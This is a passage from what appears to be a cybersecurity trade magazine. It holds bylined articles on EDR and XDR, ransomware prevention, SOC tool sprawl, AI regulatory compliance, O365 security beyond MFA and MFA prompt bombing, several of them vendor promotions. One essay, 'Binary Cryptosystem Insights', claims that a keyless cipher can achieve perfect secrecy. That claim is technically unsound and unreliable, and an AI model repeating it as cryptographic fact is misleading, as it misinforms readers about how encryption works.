With increasing cyber threats, cyber insurers often require customers to employ more in-depth protection than antivirus – making EDR adoption necessary.

## EDR Cons

While EDR still provides viable cybersecurity for some organizations today, we must investigate its suitability in a changing security landscape. The following are common challenges faced by EDR-driven teams.

### #1. False Positives

EDR solutions, particularly those relying on weak heuristics and insufficient data modeling, can generate a high number of false positives. This can overwhelm security teams and disguise actual threats.

EDR systems demand a skilled team for effective implementation. Deep visibility into endpoint activities and generate detailed data on potential threats requires thorough maintenance.

EDR solutions also require continuous management. This involves adapting the system's configurations and parameters to match the changing threat landscape and organizational IT changes, which is difficult given ingrained remote and BYOD policies.

### **#3. Critical Delay**

Immediate solutions are increasingly essential; relying on cloud-based responses and timely intervention is far from practical.

The current EDR frameworks predominantly rely on cloud connectivity, which introduces a critical lag in protecting endpoints. Malicious attacks can infiltrate systems, pilfer or encrypt data, and erase their tracks in mere seconds.

## **XDR Pros**

As the newest iteration of EDR, XDR provides a number of day-to-day advantages to your security teams.

### **#1. Comprehensive Coverage**

XDR integrates and analyzes data from a variety of sources, including endpoints, networks, cloud environments, and email systems. This comprehensive view enables detection of complex, multi-vector attacks that might bypass endpoint-only security solutions, which is key for confronting sophisticated cyber threats.

### **#2. Advanced Threat Investigation**

An inundation of alerts can easily overwhelm an organization's security system. Skilled security analysts must assess each incident, conduct investigations, and determine the appropriate remediation steps—which is highly inefficient and time-consuming.

To enhance the effectiveness of analysis, XDR security solutions now incorporate artificial intelligence (AI). AI autonomously investigates and contextualizes alerts, to provide detailed insights that expedite the response process. A well-trained AI system is both more efficient and more easily scaled.

## **XDR Cons**

Despite its wide-reaching benefits, there are a few things to keep in mind when approaching XDR.



## Knowing Your Data Demand

As with any cloud-based tool, an XDR system requires a thorough understanding of your logging and telemetry data needs in order to gauge storage requirements.

### #1. Single Vendor Reliance

Vendor-specific XDR solutions can lead to an over-reliance on that vendor's ecosystem. This reliance restricts an organization's ability to integrate diverse security products, potentially impacting its long-term strategic security planning. Additionally, the effectiveness of these XDR solutions is often contingent on the vendor—because the true potential of XDR lies in the collaboration of multiple solutions.

Therefore, the value of XDR depends on the comprehensiveness of other vendors' technologies.

## Bring Your Own EDR

XDR maximizes your cybersecurity resources. Stellar Cyber's Open XDR removes the vendor lock-in that limits this strategy and supports your enterprise in achieving deeply-customized XDR protection – without asking you to start from scratch. Combine your EDR with Stellar's OpenXDR, and benefit from over 400 out-of-the-box integrations, enhancing your pre-existing visibility with application log data, cloud, and network telemetry – without manual actions. [Find out how Stellar Cyber's XDR can support next-gen SecOps today.](#)


### About the Author

Aimei Wei is the CTO and Founder of Stellar Cyber. Aimei has over 20+ years of experience building successful products and leading teams in data networking and telecommunications. She has extensive working experience for both early stage startups including Nuera, SS8 Networks and Kineto Wireless as well as well-established companies like Nortel, Ciena and Cisco.

Prior to founding Stellar Cyber, she was actively developing Software Defined Networks solutions at Cisco. Aimei enjoys building a product from its initial design to its final launch. Aimei has an M.S. in Computer Science from the Queen's University in Kingston, Canada and an Undergraduate degree in Computer Science from the Tsinghua University of China.

Aimei can be reached online at <https://www.linkedin.com/in/aimei-wei-3857331b/> and at our company website: <https://stellarcyber.ai>





# We are Open XDR

## Making Security Operations Simpler

It's your security stack. Our job is to make it work better to deliver the security outcomes you need.

stellarcyber.ai





# Addressing The Root Causes of Ransomware

A Call for Improved Cyber Hygiene

By Paul Hawkins, CISO, CipherStash

Ransomware, a nefarious cybersecurity business model, thrives on holding valuable data hostage for profit. Victims are coerced into paying ransoms under the threat of data exposure or access denial. However, the efficacy of paying such ransoms is dubious, often resulting in no data restoration and leaving victims vulnerable to future threats. In 2023, ransomware accounted for approximately 10% of security incidents, according to the Australian Cyber Security Centre (ACSC), with notable global impacts across various industries including healthcare, food distribution, and gaming.

In response, some governments have proposed banning ransom payments, hoping to diminish the incentive for cybercriminals. However, merely treating the symptoms by prohibiting payments fails to address the root causes of ransomware attacks. To use a healthcare example this is like treating heart disease only with a triple bypass, but ignoring the things that lead to the condition. Exercise, healthy eating and minimizing alcohol consumption are all preventative measures. We should think of ransomware the same way. There needs to be a way to respond, but we should remove the need to respond by focusing on prevention.

So, what are these common causes? I've previously worked in security incident response. The top three causes which resulted in ransomware we saw were: Credential leakage, unpatched applications or infrastructure exposed directly to the internet, and over-sharing of resources.

Cyber hygiene, or to continue our health analogy "eating your security vegetables," involves maintaining minimum standards for security configuration and operation to reduce the chance of needing the triple by-pass (or expensive business-impacting data loss).

While prioritizing security measures may not be as glamorous as product development, it's indispensable for minimizing risks and fostering a resilient security posture. Collaboration between security and builder teams is pivotal in embedding cyber hygiene practices into organizational culture. We should start to think of cyber hygiene in the same way we do health and safety. It's obvious that we need to make sure that the humans in our organizations should be protected & there is legislation or governance to make sure we operate safely. Cybersecurity is the same, we need to operate safely in the protection of our data. Prevention is better than needing a cure!

Security teams play a crucial role in facilitating secure product development. They are not there just to provide guidance, but to make sure that the mechanisms exist for the builder teams to build secure & resilient systems. Much like exercise is easier when you incorporate it into your daily routine, security is easier when it's part of your day to day work. This means security teams & builder teams must work together to integrate security activities seamlessly into existing workflows. This minimizes friction and can increase business productivity because security work is not 'extra'. For example, if builder teams don't get overly broad permissions but just enough access to do their job that reduces risk. If data is only accessed by those with a business need, that reduces risk.

So, we need to not only treat the symptoms of a lack of cyber health (or hygiene), but address the root causes. Some of this is technology choices around access, data protection and monitoring. But I would argue that the cultural approaches to working collaboratively between security builder teams are more important. The technology choices will evolve, but if security works to make it easier for builders to make good (healthy) choices & builders consider security one of the quality metrics for systems then the whole organization will be better.

### About the Author

Paul Hawkins is the CISO of [CipherStash](#), a data security company that utilizes groundbreaking searchable encryption technology. Before CipherStash, Paul worked at AWS as Principal in the office of the CISO, where he worked on methods to secure customer data, running their security programs without causing friction to their business.

Paul can be reached online ([LinkedIn](#) ) and at our company website [cipherstash.com](#)





## A Fragmented Security Tool Market Hurts Security Operations Center (SOCs)

Recent research on how security spending priorities can damage security performance.

By David Atkinson, Founder and CEO, SenseOn

Is your SOC managing security tools, or is a string of disconnected tools managing your SOC to failure?

When SenseOn reviewed a survey of 250 IT leaders we commissioned late last year, one finding stood out - [95% of security teams](#) struggle with retention due to staff stress.

We also found that security teams are better equipped than ever, and most budgets are either stable or growing to match the perceived risk. So, what gives?

### Tool Sprawl Is Hurting SOCs

Our findings show that a fragmented marketplace for security tools might be getting in the way of security teams doing their jobs.

Organizations want to ensure they have every attack vector covered with a tool that's the best at solving a particular problem. For example, endpoint detection and response (EDR) to find suspicious endpoint activity, network detection and response (NDR) to monitor network traffic, and so on.

According to research by Panaseer, there are at [least 76 solutions deployed](#) in a typical SOC – a number that is growing each year.

However, the risk in chasing best-of-breed is that spending can end up replacing strategy.

It can be very reassuring for management to know they have the latest detection and response toolset deployed in every part of their environment. However, an overfocus on individual tools' performance can do damage to security operations.

Having many sets of detection rules across different systems can pick up more threats, but it shouldn't be normal to be bombarded by hundreds of alerts from dozens of security tools each day. Or for analysts to have to connect the dots between disparate data sets to understand whether an alert is a real threat or a false alarm.

And yet, despite record spending on security programs, activity and behavior still have to be manually connected and assessed by sorting through a variety of endpoint logs, user activity, and network traffic analysis sources. False alerts are such a persistent problem that analysts are turning off whole categories of alerts to avoid burning out altogether.

The outcome of this security dysfunction is missed attacks. A recent example is when security teams at [VoIP vendor 3CX](#) confused a real attack with a false alert.

Without the capacity to cope, SOCs can end up consumed by the tools their companies bought to help them. The tail ends up wagging the dog.

## Security Teams Want Integration

Our survey data shows how awareness of security tool sprawl impacts security buyer priorities.

When it comes to buying new security solutions, two of our respondents' top three priorities were how easily new tools integrate with existing tech (51%) and whether they are easy to implement (42%).

While the top priority for buying any new tool was stopping specific threats (59%), the close second and third priorities for our respondents were, to put it bluntly, making life easier rather than harder.

Our findings show that security buyers don't want best-of-breed tools if they don't play nice with the rest of their environment. Security leaders also told us that the average new tool deployment time, excluding training new staff, takes 2.5 months. Time they would rather spend doing almost anything else.

There is also a growing awareness of the risks that a bigger security tool ecosystem creates. 30% of respondents working in companies with more than 5,000 people said third-party risks were their top priority.

## It's Time to Prioritize Integration

Defense in depth is a good thing. So, too, in theory, is having best-of-breed tech.

What's not good or sustainable is when security teams, who set off looking for solutions, end up with layers of defensive technology they don't have the capacity to operate effectively.

Especially with the growing risks from supply chain attacks, SOCs need compact, connected security stacks with low management burdens. Organizations will get safer when the threat detection and response systems covering different parts of their environment talk to one another and collect data in a unified format.

To help make this happen, vendors need to focus more on augmenting the tools likely to be in place within other parts of their customers' environments. It's not good running parallel to your customers' favorite solutions, even if you're the best on the market.

Companies should also urgently assess whether their security tool stacks are burdening their SOCs. It makes sense to look to partner with vendors that can unify security capability into a single product. Any company that puts in place a unified security stack can reduce their costs and blind spots and alleviate much of the stress. Their SOC will thank them, too.

### About the Author

David Atkinson is Founder and CEO of SenseOn. He has over fifteen years' experience working within the UK's specialist military units and government environments, where he was the first cyber operative. During David's time within government and whilst working alongside CISOs, he realized current approaches to cyber defense were cumbersome to set up, slow to adapt and expensive to run.

David brought together a team of experts to solve some of the common struggles that CISOs were experiencing, including an erosion of trust caused by alert fatigue, unpredictable costs of ingesting logs, and being too slow to adapt as getting hold of the right data was either painful to get prioritized by busy teams or that analytics take a long time to get into production.

He founded SenseOn in 2017 with a vision to make the Internet a safe place so businesses could prosper without fear. His sense of camaraderie, instilled by his military background, has created a collaborative working culture, nurtured by an extremely bright, dedicated and passionate team. Innovations by the team in pursuit of SenseOn's vision have been recognized as Innovations of the Year by both the Institute of Engineering and Technology (IET) and the World Economic Forum.

David can be reached online at [david@senseon.io](mailto:david@senseon.io) and <https://www.linkedin.com/in/david-atkinson-50028b156/> and at our company website <https://www.senseon.io/>





# Aligning AI with Legal Frameworks - A Guide for Today's Businesses

By Metin Kortak, Chief Information Security Officer, Rhymetec

Artificial Intelligence (AI) is becoming a key player in the business world. With the global AI market expected to grow at a CAGR of 38.1% from now until 2030, companies across multiple industries are working to integrate it successfully. AI can improve efficiency, decision-making, and customer service. However, the rapid adoption of this technology brings its own challenges, especially when it comes to compliance with legal regulations and strict data protection and privacy laws. Protecting personal information is crucial, and businesses must align their AI usage with the existing legal frameworks.

## Existing Compliance Frameworks

Regulations like the Health Insurance Portability and Accountability Act (HIPAA) in healthcare, the General Data Protection Regulation (GDPR) in the European Union, and the California Consumer Privacy Act (CCPA) in California set high standards for data handling and privacy.

HIPAA, the Health Insurance Portability and Accountability Act, is a US law protecting healthcare information. It sets rules for how this sensitive data should be handled and shared.



The General Data Protection Regulation (GDPR) is a European Union law. It gives people more control over their personal data. Businesses must be transparent about using this data and get permission from individuals before collecting it.

The California Consumer Privacy Act (CCPA) is similar to GDPR but is specific to California. It allows California residents to know what personal data companies have about them and to ask for it to be deleted.

## Confronting Compliance Challenges

AI systems often handle a lot of personal information. They can analyze and learn from this data to make decisions or offer personalized services. But, if not managed correctly, there's a risk that this personal information could be exposed or misused, affecting people's privacy. Additionally, security risks like data leaks exist. AI systems are complex and can sometimes have weaknesses that hackers might exploit. This could lead to sensitive information being stolen or leaked. With the global average cost of a data breach standing at \$4.45 million in 2023, most companies can't afford the risk.

Another major challenge is the absence of AI-specific security frameworks. Currently, there aren't many rules and guidelines specifically designed for AI. This makes it hard for businesses to determine how to keep their AI systems safe and compliant. They have to figure out how to apply existing rules to the unique situations that AI creates, which can be quite a task. Efforts are being made to develop these AI-specific frameworks, but it's a work in progress. Meanwhile, companies using AI must take steps to ensure they follow the rules and protect their data.

## Eyeing Ethical Implications

Ethical considerations are as important as technical ones, especially in cybersecurity. AI can be a powerful tool for protecting data, but it's vital to use it in a way that is fair and respects people's rights. For example, while AI can help spot security threats, it should not invade personal privacy or make decisions that could be unfair to specific groups of people. Businesses need to find a balance. They need strong security policies that are fair and respect ethical standards to maintain trust and ensure the responsible use of AI.

## Crafting Practical Strategies

For organizations using AI, crafting practical compliance strategies can help them align with regulations and protect their data.

First, updating security policies is key. As AI changes how businesses work, their security policies must also change. The policies should cover how AI is used and how to keep data safe to help the business stay in line with laws like HIPAA, GDPR, and CCPA.

Next, adequate employee training is vital. People working in the company must understand the risks of AI. They should know the rules for handling personal data and the importance of following them. Regular training sessions can keep everyone updated on the best practices for data security.

Then, there's data segmentation and privacy controls. This means organizing data to keep sensitive information separate and secure. Businesses should also have policies ensuring they only use data in ways people have agreed to. This helps in following privacy laws.

Lastly, vendor assessments are essential. Before using AI tools from outside companies, businesses should check if these tools are secure. They need to make sure that these tools follow the same privacy and security standards that they do. This step is essential to prevent any security issues with the AI systems they use.

## Considering Case Examples

Looking at constructive case examples can be helpful. For instance, a healthcare company might use AI to analyze patient data but ensure its compliance with HIPAA by anonymizing data and securing patient consent. Since the HIPAA Journal reported a 55.1% increase in healthcare data breaches between 2019 and 2020, it's obvious this is a lucrative area for hackers to target.

Another example could be a tech company in the EU using AI for customer service, strictly adhering to GDPR by transparently handling customer data and allowing users to opt-out easily. With GDPR fines totaling more than €272.5 million a year, the financial consequences of not adhering to data protection regulations can be astronomical.

## Anticipating Future Obligations


AI is set to work more closely with technologies like the Internet of Things (IoT), blockchain, and quantum computing. This integration offers exciting opportunities. For example, AI can make IoT devices smarter, blockchain more secure, and quantum computing more powerful. However, these advancements also bring risks.

The potential for complex security challenges increases as AI becomes more intertwined with these technologies. Businesses need to stay aware of these changes. They must be ready to adapt and protect their systems as AI evolves and blends with other cutting-edge technologies. By implementing these strategies, businesses can align with regulatory requirements to ensure both innovation and compliance.

## About the Author

Metin Kortak has been working as the Chief Information Security Officer at Rhymetec since 2017. He started out his career working in IT Security and gained extensive knowledge on compliance and data privacy frameworks such as: SOC; ISO 27001; PCI; FEDRAMP; NIST 800-53; GDPR; CCPA; HITRUST and HIPAA.

Metin joined Rhymetec to build the Data Privacy and Compliance program as a service offering. Under his leadership, the service offerings have grown to more than 200 customers and is now a leading SaaS security service provider in the industry. Metin splits his time between his homes in California and New York City and in his free time, he enjoys traveling, exercising, and spending quality time with his friends.



Metin can be reached online at <https://www.linkedin.com/in/mkortak/> and at his company website <https://rhymetec.com/>



## Beyond MFA: Advanced Threat Protection Strategies for O365

By Jagdeep Kochar, CEO, IMS Nucleii

The number of worldwide Internet users is [increasing every minute](#), and so are cyberattacks. It's like a cat-and-mouse game. Every time security experts think they have it all covered, attackers find a new way to break in.

Cybercrime is at its peak, with more than 343 million victims in 2023 and [a record-high 72% surge in data breaches](#) between 2021 and 2023.

With cybercriminals devising increasingly sophisticated phishing and malware attacks, cloud-based platforms like Office 365 (O365) are at increased risk. An alarming Kaspersky report [revealed a 53% jump in cyberattacks using malicious Microsoft Office files](#) in 2023.

Does your business find it increasingly challenging to secure its data as cyber threats evolve and become more adept at bypassing existing defences? If so, it's high time you implemented advanced cybersecurity solutions that keep cybercriminals away.

## Why MFA Isn't Enough?

Multi-factor authentication (MFA) is a multi-step identity-based authentication requiring users to verify themselves using more than just a password. With MFA, you can verify your identity with what you know (a password), what you have (a phone), and who you are (facial recognition or fingerprint), making it difficult for cybercriminals to gain unauthorised access.

MFA has long been used to safeguard online accounts from unauthorised entry. It effectively protects sensitive data from several kinds of cyberattacks, including.

- Brute force and dictionary attacks
- Credential stuffing
- Phishing and spear phishing
- Keyloggers
- Man-in-the-middle attacks

While MFA provides an additional security layer to your online logins, it's not foolproof. Hackers increasingly exploit MFA vulnerabilities to access sensitive data. Here are some examples:

## Phishing Scams

Phishing occurs when hackers use fake webpages, emails, or SMS disguised as trusted organisations to steal login credentials or other sensitive data. If you don't think twice, you can get tricked and end up with data loss, identity theft, or financial theft. In Q4 2023, Microsoft topped the list of impersonated brands for phishing scams, [accounting for 33% of all phishing scams](#).

## Business Email Compromise

Another example is business email compromise (BEC), where hackers target business leaders. BEC operators impersonate legitimate vendors or executives via email to trick key employees into authorising payments or providing sensitive information. Between April 2022 and April 2023, Microsoft detected [35 million BEC attempts](#), averaging 156K daily. It also noticed a troubling 38% surge in BEC between 2019 and 2022.

## Malware Infections

While O365 data is safe within the MS 365 cloud with its robust security, personal computers and network infrastructure can still be vulnerable to ransomware (a kind of malware) attacks. Cybercriminals use Microsoft 365 Exchange Online and other email tools to sneak ransomware into their victims' local devices by sending emails with infected files or links to malware. It allows them to encrypt computer files and demand ransom money to decrypt them.

## Moving Beyond MFA: A Layered Security Approach

Although MFA is one of the best security measures for O365 applications, it is vulnerable to certain types of cyberattacks. Defending your data with more advanced threat protection measures is imperative.

For an effective cybersecurity defence, you need a layered security approach, also known as defense [in depth](#). This approach simply means applying multiple countermeasures alongside MFA to substantially bolster your cyber defenses. It helps prevent single points of failure and provides multiple opportunities to deactivate a threat more efficiently.

A layered approach enables your business to prevent, detect, and respond to risks through organised threat intelligence, risk mitigation strategies, and continuous improvement based on attack history.

Leaving your O365 data vulnerable is not a wise step. Go beyond MFA and maximise your data protection with these additional security protocols:

### Data Loss Prevention (DLP)

The DLP layer comprises people, tools, and processes that help prevent data loss, unauthorised access, and intentional or accidental data leakage by limiting access to sensitive data. The O365 platforms provide DLP tools that you can access to set rules for detecting, tracking, and automatically securing sensitive data.

Consider this: In July 2023, a Chinese threat actor group exploited a validation flaw in Azure AD of the M365 cloud to access unclassified emails in several US government agencies. Had they implemented DLP processes, they could have restricted access to sensitive data and monitored outgoing emails for suspicious activity.

### User Behavior Analytics (UBA)

With UBA, you can gather and analyse user activities to establish benchmarks for their behaviour. For example, you can track logins, data transfers, document accesses, and system usage. It helps you detect suspicious behaviour such as:

- Logins at unusual times or locations
- Multiple failed login attempts
- Suspicious data access/transfers by unauthorised employees
- Unauthorised cloud storage or traffic spikes

Further, you can assess these activities against the benchmarks to detect compromised accounts, insider threats, or other malicious activities and stop them from escalating into a full-blown attack.

## Conditional Access

The conditional access strategy refers to a set of rules and configurations to allow data and service access only when certain conditions are met. This strategy will enable businesses using Office 365 services to safeguard sensitive information and thwart phishing attacks effectively.

It allows IT admins to enforce policies that control access to resources based on specific criteria, such as device type, user groups, IP address, application type, and user location. M365 cloud security also enables real-time monitoring of user actions and application access, which translates to greater visibility and control of all cloud activities.

## Collaboration for Stronger Security

Security solutions are only as good as their human counterparts. One of the biggest challenges businesses encounter is MFA fatigue. It occurs when users are overwhelmed by the additional authentication steps required to access O365 applications.

Therefore, user awareness training becomes crucial to tackling MFA fatigue and fortifying O365 security. Comprehensive training programs enable users to appreciate cybersecurity and follow protocols meticulously. Training users to recognise MFA bypass tactics makes them more alert against cyberattacks.

For instance, Microsoft Defender for Office 365 Plan 2 offers phishing simulations tailored to specific learning needs, improving users' ability to identify and respond to cyber threats.

Moreover, a large organisation's SOC team using the M365 cloud needs to monitor the large number of logs generated daily. Sorting through and decoding thousands of logs is challenging.

Systems such as SIEM (Security Information and Event Management) let you streamline threat detection by centralising data collection and analysis of events and logs from a broad range of M365 applications and services.

SIEM helps you detect compromised accounts and anomalous login attempts with insights for further inquiry. It provides greater visibility in multi-cloud systems and allows businesses to identify and evade threats more effectively.

## MFA Isn't Enough: Fortify Your O365 Security

MFA has been the top choice of several businesses to provide threat protection to their O365 systems. However, cybercriminals have found effective ways to circumvent it and steal sensitive information.

Therefore, it becomes crucial for you to leverage other threat protection strategies together with MFA to bolster your O365 environment with a multi-layered approach.

The cyber threat frontiers are ever-evolving. Don't hold on to MFA as a single source of your threat protection. Explore advanced threat protection strategies and consult with security experts to take control of your O365 security.

### About the Author

Jagdeep Kochar is the CEO of the IMS Nucleii. He is a seasoned IT industry veteran with over 40 years of experience, including three decades as a CEO in both government and private sectors. He has led significant IT, IT services, and e-Governance projects, offering advisory services to MeitY-Gol, IIM-Ahmedabad, GIFT City, and the IFSCA project, among others. Kochar, an accomplished author and visiting faculty at prestigious institutes, currently leads the [IMS Nucleii](https://imsnucleii.com) team. Jagdeep can be reached online on [LINKEDIN](#) or his company website <https://imsnucleii.com>.







## Binary Cryptosystem Insights

By Milica D. Djekic

The modern cryptographic algorithms deal with a key distribution challenge as something seeking a powerful computing capacity and well-developed networking communication which can support such a data protection, so far. On the other hand, some of the very first beginnings of the information theory technologies are referred to assume an encryption, as well as decryption as a transformation of bits from plaintext into ciphertext which gives some results, but usually looks for a shift function being recognized as a cryptographic key that is applied in order to for a unique set of inputs get a unique set of outputs without any repeating of such transformed information. Apparently, about a decade ago there have come some novel findings about the possibilities of the theory of the information suggesting that the borders of the binary algebra could be moved a bit opening up a truly new frontier to the next generation of researchers, engineers and mathematicians who now can take advantage of the previously undiscovered nature of the binary numbers which relying on some symmetry rules and bit's affirmation or negation can contribute in designing of the perfect secrecy cryptosystem, as well as using all those resources for making a multi-level encryption which will not any longer re-encrypt a file counting on some key or password, but more likely go from one level of encryption to another smoothly coping with the strong crypto-algorithms which do not need any kind of the mathematical shift as such a technical solution being

either software or hardware can assist in converting the information from one shape to another not needing any additional data only a number of the levels that must be applied without any need for a shift delivery as practically there is no key with such a cryptosystem at all. In this effort, there will be some words about how it is feasible to resolve such an engineering project, as well as what has been needed to do in order to figure out such world-changing ideas, so far.

The encryption is a process of transforming a plaintext into ciphertext, while decryption means converting ciphertext back into plaintext which gives an open message at both starting point and destination. In terms of the binary cryptosystems, it's all about a transformation of the bits into crypto-bits and reverse and as it is well-known there could occur some repeating flaws within a ciphertext that are mainly repaired using a mathematical shift function being determined as a cryptographic key. On the other hand, there are some symmetric operations among the binary algebra which literally being applied to neighboring bits and crypto-bits might produce such a truth table where the outcomes deal with a mirrored horizontal line of the symmetry also making some repeating which means either being XORed or XNORed some methods of the shifting are needed in order to for a unique set of inputs get a unique set of outputs, so far. Indeed, such a symmetry rule is something being well-known in the binary cryptography and with itself it brings a lot of headaches how to resolve the encryption key challenges, as well as its distribution. Also, if the entire cryptosystem uses some symmetric blocks and single bits in some order being inside or outside of the binary spreadsheet it is truly feasible to talk about a strong encryption which does not need any shifting mathematics as in such a way it could be possible to address to something the modern cryptographers call the perfect secrecy, so far.

That does not mean a silver bullet is found as it can take the decades to develop such a cryptosystem as it is quite challenging to resolve the both encryption and decryption algorithms which must provide a unique result at an output. In other words, once developed such cryptosystem can offer a very high degree of the protection, but additionally it is needed to figure out no cryptography is unbreakable - it's also a matter of time and effort when skillful cryptanalyst will gain a plaintext and fully read such a transferred message. In such a case, that cryptanalysis could take years, decades and maybe the entire centuries and it is obvious that it's a plenty of time to do anything within a competitive intelligence warfare as even to open just one message it will take a heap of time and as it is well-known the time is a money and no one has an interest to make such an expensive attempt, so far. Apparently, the next generation binary cryptosystems could give some hope about a key delivery challenge, as well as any synchronization concern for a reason a weapon of tomorrow must be much more sophisticated as it is nowadays.

Finally, there is some word about the multi-level encryption which is possible if the overall file is re-encrypted a couple of times applying the novel and novel key for making a ciphertext at any stage of ciphering and consequently, decrypting such a created ciphertext, so far. With the combination of the single and symmetric bits within a series of the information pieces it is possible to go some levels up without using any cryptographic key – just a strong cryptosystem algorithm. In addition, it is feasible to go the step and step up in order to assure the best possible protection, but also it is needed to develop the adequate decryption methodology which can step-by-step and level-down-by-level-down open up such an exchanged dataset. In total, there is no an absolute security only the always updating best practice with requires a lot of time, effort and hard work in order to remain stuffs being secure as much as it is possible as the new generation of anything if on the road of progress and prosperity must be better

and much more promising than the previous ones for a reason the decision makers will undoubtedly completely accept something functional, efficient and cost-effective as only with such a reasoning it is more than clear the humankind can go forward despite to all security challenges which must pull the civilization back, so far.

### **About The Author**

Milica D. Djekic is an Independent Researcher from Subotica, the Republic of Serbia. She received her engineering background from the Faculty of Mechanical Engineering, University of Belgrade. She writes for some domestic and overseas presses and she is also the author of the books “The Internet of Things: Concept, Applications and Security” and “The Insider’s Threats: Operational, Tactical and Strategic Perspective” being published in 2017 and 2021 respectively with the Lambert Academic Publishing. Milica is also a speaker with the BrightTALK expert’s channel. She is the member of an ASIS International since 2017 and contributor to the Australian Cyber Security Magazine since 2018. Milica's research efforts are recognized with Computer Emergency Response Team for the European Union (CERT-EU), Censys Press, BU-CERT UK and EASA European Centre for Cybersecurity in Aviation (ECCSA). Her fields of interests are cyber defense, technology and business. Milica is a person with a disability.





## Avoiding Prompt Bombing Scam with Phishing Resistant MFA

Authentication threat targets Apple users with repetitive password reset notifications.

By Bojan Simic, Co-founder, CEO and CTO at HYPR

Recently, we learned about an aggressive phishing attack targeting Apple users, employing MFA prompt bombing to exploit a suspected vulnerability in Apple's password reset feature. This method isn't novel, as it's been previously blamed for attacks on Uber, Cisco and others.

How does this happen? MFA prompt attacks rely on the human phenomenon of MFA fatigue. People typically log into many applications, systems, and services each day using multiple authentication methods. Many MFA providers grant access by accepting a phone app push notification or receiving a phone call and pressing a key as a second factor. For example, Uber used push notifications through an authenticator app. An attacker can usually issue multiple push notifications or keep calling until their request is finally accepted. Add in some socially engineered interactions, and it's inevitable that some users will approve a non-legitimate login request.

In this situation, the user experienced MFA prompt bombing - an approach by attackers to overload users with notifications. It relies on the repeated pressure of these notifications to wear down a person's patience until they finally click "Allow," and unwittingly provide the attacker with the authentication code needed to access the user's account.

While we don't know for certain, I am fairly confident that AI was utilized to pull personal data in real-time and trick the unsuspecting users in follow-up calls. AI's role in this attack makes it orders of magnitude more effective because of how convincing it is to the user. For the average cell phone user or non-tech savvy individual, this is where identity theft begins.

## Here are 5 mitigation measures to take against MFA prompt bombing attacks:

### **Adopt Phishing-Resistant MFA:**

Multi-factor authentication requires at least two independent factors, something you know (e.g., password, PIN, security question), something you have (e.g., OTP code, device), or something you are (e.g., fingerprint or another biometric marker). Unfortunately, the most common second factor in traditional MFA is "something you have" in the form of an SMS or OTP. These verification methods are also highly vulnerable to phishing and MitM attacks. In the case of the MFA bombing attack, it is using the "something you have" (i.e., cell phone) to carry out the exploit. For MFA to resist phishing, it cannot use SMS, OTPs or identification attempts through voice calls or interceptable push notifications.

Phishing-resistant MFA removes the vulnerabilities that undermine traditional MFA. Instead, it uses a strong possession factor in the form of a private cryptographic key (embedded at the hardware level in a user owned device) and strong user inherence factors such as touch or facial recognition. Equally important, the backend authentication process does not require or store a shared secret.

By shifting toward phishing-resistant MFA methods such as passkeys, which are not susceptible to replay attacks, you can significantly increase security against MFA bombing and phishing attempts.

### **Employ User-Initiated Authentication:**

MFA flows which can be initiated from remote locations and untrusted devices are more likely to succeed in overload attacks on end users. Authentication that requires the end user to initiate login from a trusted device improves the likelihood that a user can identify attempts they didn't originate.

### **Targeted Awareness Training:**

Run targeted training to educate on MFA bombing, phishing attacks, and caller ID spoofing, emphasizing caution against unexpected MFA prompts and being dubious of provider calls related to password resets. *Note: Apple will not initiate outbound calls to customers. A customer must first request to be contacted.*

### **Rate Limiting and MFA Request Controls:**

IT departments can enforce rate limiting and introduce controls on MFA requests to prevent this type of bombardment of users, thus diminishing attackers' success rates.

## Anomalous Activity Monitoring and Adaptive Response:

Adaptive authentication, also known as risk-based authentication, is an intelligent system that dynamically determines when to step up authentication and request additional factors to prove identity. The system makes risk-based assessments for determining what level of authentication must be provided, moving towards continuous assessment rather than a user simply authenticating at the start of their session.

Adaptive authentication serves two primary objectives. First, it aims to enhance authentication security by eliminating the “break once, run everywhere” scenario, where an attacker gains continuous account access by overcoming a single authentication challenge. Secondly, it strikes a balance between security and user experience. Since the strength of authentication is often associated with its duration or complexity, adaptive authentication allows low-risk requests to be granted swiftly without burdening users with excessive time-consuming processes.

Therefore, implement monitoring tools for detecting unusual MFA activity patterns, with real-time mitigation response to potential threats.

When choosing a solution to help bolster your authentication and identity strategy, it's important to consider that some solutions support a level of FIDO authentication, but still use vulnerable methods as fallbacks, which attackers are quick to take advantage of. These are neither fully passwordless or phishing-resistant MFA.

Fully passwordless MFA based on FIDO standards meets the definition of phishing resistance set by CISA and does not have any secrets that can be phished or intercepted. Truly phishing-resistant MFA will support QR code scanning for the strongest protection against MFA fatigue attacks as it eliminates the attack vector entirely.

### About the Author

